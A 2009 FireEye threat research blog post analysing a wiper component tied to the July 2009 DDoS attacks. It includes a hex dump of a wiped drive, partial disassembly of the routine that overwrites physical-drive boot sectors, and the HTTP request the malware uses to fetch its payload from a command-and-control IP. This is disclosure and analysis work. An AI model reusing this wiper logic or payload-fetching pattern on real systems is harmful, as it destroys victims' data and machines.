Threat Research Blog

DDOS Madness Continued...

July 11, 2009 | by Atif Mushtaq


KOREA DDOS WMVERION MSTIMER DDOS ATTACKS MEMORY OF THE INDEPENDENCE DAY WMCFG

The DDOS attacks which started around July 4th 2009 and paralyzed some important US and South Korean web sites have come to an end, but the madness behind these attacks is not quite finished yet.

The MYDOOM variant (msiexec1.exe: 0f394734c65d44915060b36a0b1a972d) which initially downloaded a DDOS component has recently been seen to download another component (wversion.exe: f5c6b935e47b6a8da4c5337f8dc84f76) whose sole purpose is to permanently damage the infected systems hard drives. This hard drive killer component acts like a time bomb which will start triggering from July 10th onwards. Sadly it means that today, on July 11th, all those infected pcs which were up and running yesterday are already damaged.


How does this damage occur? The time based execution of wversion.exe is controlled by another component (mstimer.dll: 93322e3614babd2f36131d604fb42905). mstimer.dll gets installed on the victim PC as an NT service with the name 'MS Timer Service". This service keeps checking the current system date, and once the current date becomes the 10th of July or higher, it executes 'wversion.exe'. This killer component tries to overwrite the starting sectors of each physical drive with junk bytes. This also erases the MBR (Master Boot Record) making hard disk useless for further use. These junk bytes are not completely junk but also contain a small message for the American people. It starts with a string "**Memory of the Independence Day**" followed by the junk character 'U'. This is how a physical drive looks like afterward:

Promotion Subscribe Share Recent RSS




```
Offset (h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
01D082D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D082E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D082F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D08300   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D08310   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D08320   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D08330   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D08340   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D08350   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D08360   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D08370   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D08380   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D08390   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D083A0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D083B0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D083C0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D083D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D083E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D083F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D08400   4D 65 6D 6F 72 79 20 6F 66 20 74 68 65 20 49 6E  Memory of the In
01D08410   64 65 70 65 6E 64 65 6E 63 65 20 44 61 79 00 00  dependence Day..
01D08420   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D08430   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D08440   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D08450   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D08460   00 00 00 00 55 55 55 55 55 55 55 55 55 55 55 55  ....UUUUUUUUUUUU
01D08470   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D08480   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D08490   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D084A0   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D084B0   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D084C0   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D084D0   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D084E0   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D084F0   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D08500   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D08510   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D08520   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D08530   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D08540   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D08550   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D08560   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D08570   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D08580   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D08590   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D085A0   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D085B0   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D085C0   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D085D0   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D085E0   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D085F0   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D08600   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D08610   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
01D08620   55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55  UUUUUUUUUUUUUUUU
Offset: 1D0840E     Block: 1D0840E-1D08419     Length: C     Overwrite
```

Here is how this deadly routine looks like:



```
.text:00401901                 push    offset aMemoryOfTheInd ; "Memory of the Independence Day"
.text:00401906                 and     ecx, 3
.text:00401909                 push    ebp             ; Dest
.text:0040190A                 rep stosb
.text:0040190C                 call    ds:strncpy
.text:00401912                 add     esp, 10h
.text:00401915                 xor     edi, edi
.text:00401917                 push    edi             ; hTemplateFile
.text:00401918                 push    40000000h       ; dwFlagsAndAttributes
.text:0040191D                 push    edi             ; dwCreationDisposition
.text:0040191E                 push    edi             ; lpSecurityAttributes
.text:0040191F                 push    edi             ; dwShareMode
.text:00401920                 push    edi             ; dwDesiredAccess
.text:00401921                 push    offset FileName ; "\\\\.\\vmin32"
.text:00401926                 call    ds:CreateFileW
.text:0040192C                 mov     ebx, eax
.text:0040192E                 cmp     ebx, 0FFFFFFFFh
.text:00401931                 jnz     loc_4019EC
.text:00401937                 mov     [esp+248h+NumberOfBytesWritten], edi
.text:0040193B                 mov     [esp+248h+FileName], di
.text:00401940                 mov     ecx, 81h
.text:00401945                 xor     eax, eax
.text:00401947                 lea     edi, [esp+248h+var_206]
.text:0040194B                 rep stosd
.text:0040194D                 stosw
.text:0040194F                 mov     eax, [esp+248h+arg_0]
.text:00401956                 lea     ecx, [esp+248h+FileName]
.text:0040195A                 push    eax
.text:0040195B                 push    offset a_Physicaldrive ; "\\\\.\\PHYSICALDRIVE%d"
.text:00401960                 push    ecx             ; LPWSTR
.text:00401961                 call    ds:wsprintfW
.text:00401967                 add     esp, 0Ch
.text:0040196A                 lea     edx, [esp+248h+FileName]
.text:0040196E                 push    0               ; hTemplateFile
.text:00401970                 push    0               ; dwFlagsAndAttributes
.text:00401972                 push    3               ; dwCreationDisposition
.text:00401974                 push    0               ; lpSecurityAttributes
.text:00401976                 push    3               ; dwShareMode
.text:00401978                 push    0C0000000h      ; dwDesiredAccess
.text:0040197D                 push    edx             ; lpFileName
.text:0040197E                 call    ds:CreateFileW
.text:00401984                 mov     edi, eax
.text:00401986                 cmp     edi, ebx
.text:00401988                 jnz     short loc_4019A4
.text:0040198A                 push    ebp             ; Memory
.text:0040198B                 call    ds:free
.text:00401991                 add     esp, 4
.text:00401994                 mov     eax, 1
.text:00401999                 pop     edi
.text:0040199A                 pop     esi
.text:0040199B                 pop     ebp
.text:0040199C                 pop     ebx
.text:0040199D                 add     esp, 238h
.text:004019A3                 retn
.text:004019A4 ; ---------------------------------------------------------------------------
.text:004019A4
.text:004019A4 loc_4019A4:                             ; CODE XREF: sub_401800+88↑j
.text:004019A4                 mov     eax, [esp+248h+arg_4]
.text:004019AB                 push    0               ; dwMoveMethod
.text:004019AD                 shl     eax, 9
.text:004019B0                 push    0               ; lpDistanceToMoveHigh
.text:004019B2                 push    eax             ; lDistanceToMove
.text:004019B3                 push    edi             ; hFile
.text:004019B4                 call    ds:SetFilePointer
.text:004019BA                 lea     ecx, [esp+248h+NumberOfBytesWritten]
000019B0       004019B0: sub_401800+B0
```

It is not the end after destroying Boot sector of all physical drives it goes for the destruction Plan B. Plan B says to search for user documents on all fixed media (hard drive(s) or flash



File 'abc.doc.rtf' is password protected. Please enter the password in the box below.

Password:

Sequence of these actions is as follows:


PLan A: Junk overwrite first 512 bytes of each physical drive on the system. It will successfully destroy the MBR and VBRs (Volume Boot Records) making next reboot impossible.

Plan B: Encrypt or rather compress User document files present on all the fixed media (A: to Z:)

and after it

Plan A1: Junk overwrite the 1st 1 MB of each physical drive on the system.

Although the execution of Plan A and B should be enough to damage the infected system, the code repeats Plan A1. It's kind of like shooting a dead body. But there is good news as well, wmcfg.exe has a dependency over VS 2005 run time libraries like msvcr90.dll. These libraries do not come by default with the Windows installation but might be installed by third party applications. The absence of these libraries will fail the execution of wmcfg and hence mstimer.dll and the killer component.



C:\wmcfg.exe

C:\wmcfg.exe

This application has failed to start because the application configuration is incorrect. Reinstalling the application may fix this problem.

OK

Another interesting detail is that currently one of the CnCs serving this killer component is located in the US.

```
GET /flash.gif HTTP/1.0
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 75.151.32.182
Connection: Keep-Alive
```

where flash.gif is the malware executable wrapped inside a JPEG header.

An IP WHOIS for this cnc reveals:

```
atif@dev--- {~} whois 75.151.32.182

Comcast Business Communications, Inc. CBC-CM-5 (NET-75-144-0-0-1)
                          75.144.0.0 - 75.151.255.255
Comcast Business Communications, Inc. CBC-NAPLES-13 (NET-75-151-32-0-1)
                          75.151.32.0 - 75.151.47.255
```

I am not positive but it looks to me like a compromised host now serving as the CnC.

wcfg.exe (1cba81fea0f34511c026e77c1a1f0ef6) along with mstimer.dll from its resource section. Whereas the hard drive killer wversion.exe is downloaded by the mstimer.dll in the form of flash.gif afterwards, and overwrites the old executable.

This old wversion.exe has logic to uninstall the "Windows Timer Service" basically causing the malware to remove itself. So if there were not an update via the flash.gif file downloaded later on, the results could have been very different. Instead of destroying the system drives, the malware would have destroyed itself on the 10th of July. At the last moment why did they change their plan? Maybe worldwide reaction against these attacks really frustrated these guys and they went for the extreme act of killing the infected machines. I can only speculate...

One thing for sure is that the motives behind such attacks could not be purely financial. Otherwise why would these criminals want to loose thousands of zombies by intentionally trashing them? I can certainly sense some political motives behind such brutal attacks. The guys behind these attacks are still unknown. There are some rumors that North Korea is involved in these attacks but I think Its not a very clever approach to blame a particular entity without any solid evidence.

Atif Mushtaq @ FireEye Malware Intelligence Lab

Question/Comments : research SHIFT-2 fireeye DOT COM

< PREVIOUS POST

NEXT POST >

Company

Why FireEye?

Customer Stories

Careers

Certifications and Compliance

Investor Relations

Supplier Documents

News and Events

Newsroom

Press Releases

Webinars

Events

Awards and Honors

FireEye Blogs

Threat Research

FireEye Stories

Industry Perspectives

Threat Map

View the Latest Threats

Contact Us

+1 877-347-3393

Stay Connected

Technical Support

Incident?

Report Security Issue

Contact Support

Customer Portal

Communities

Documentation Portal

Privacy & Cookies Policy | Privacy Shield | Legal Documentation

Site Language
English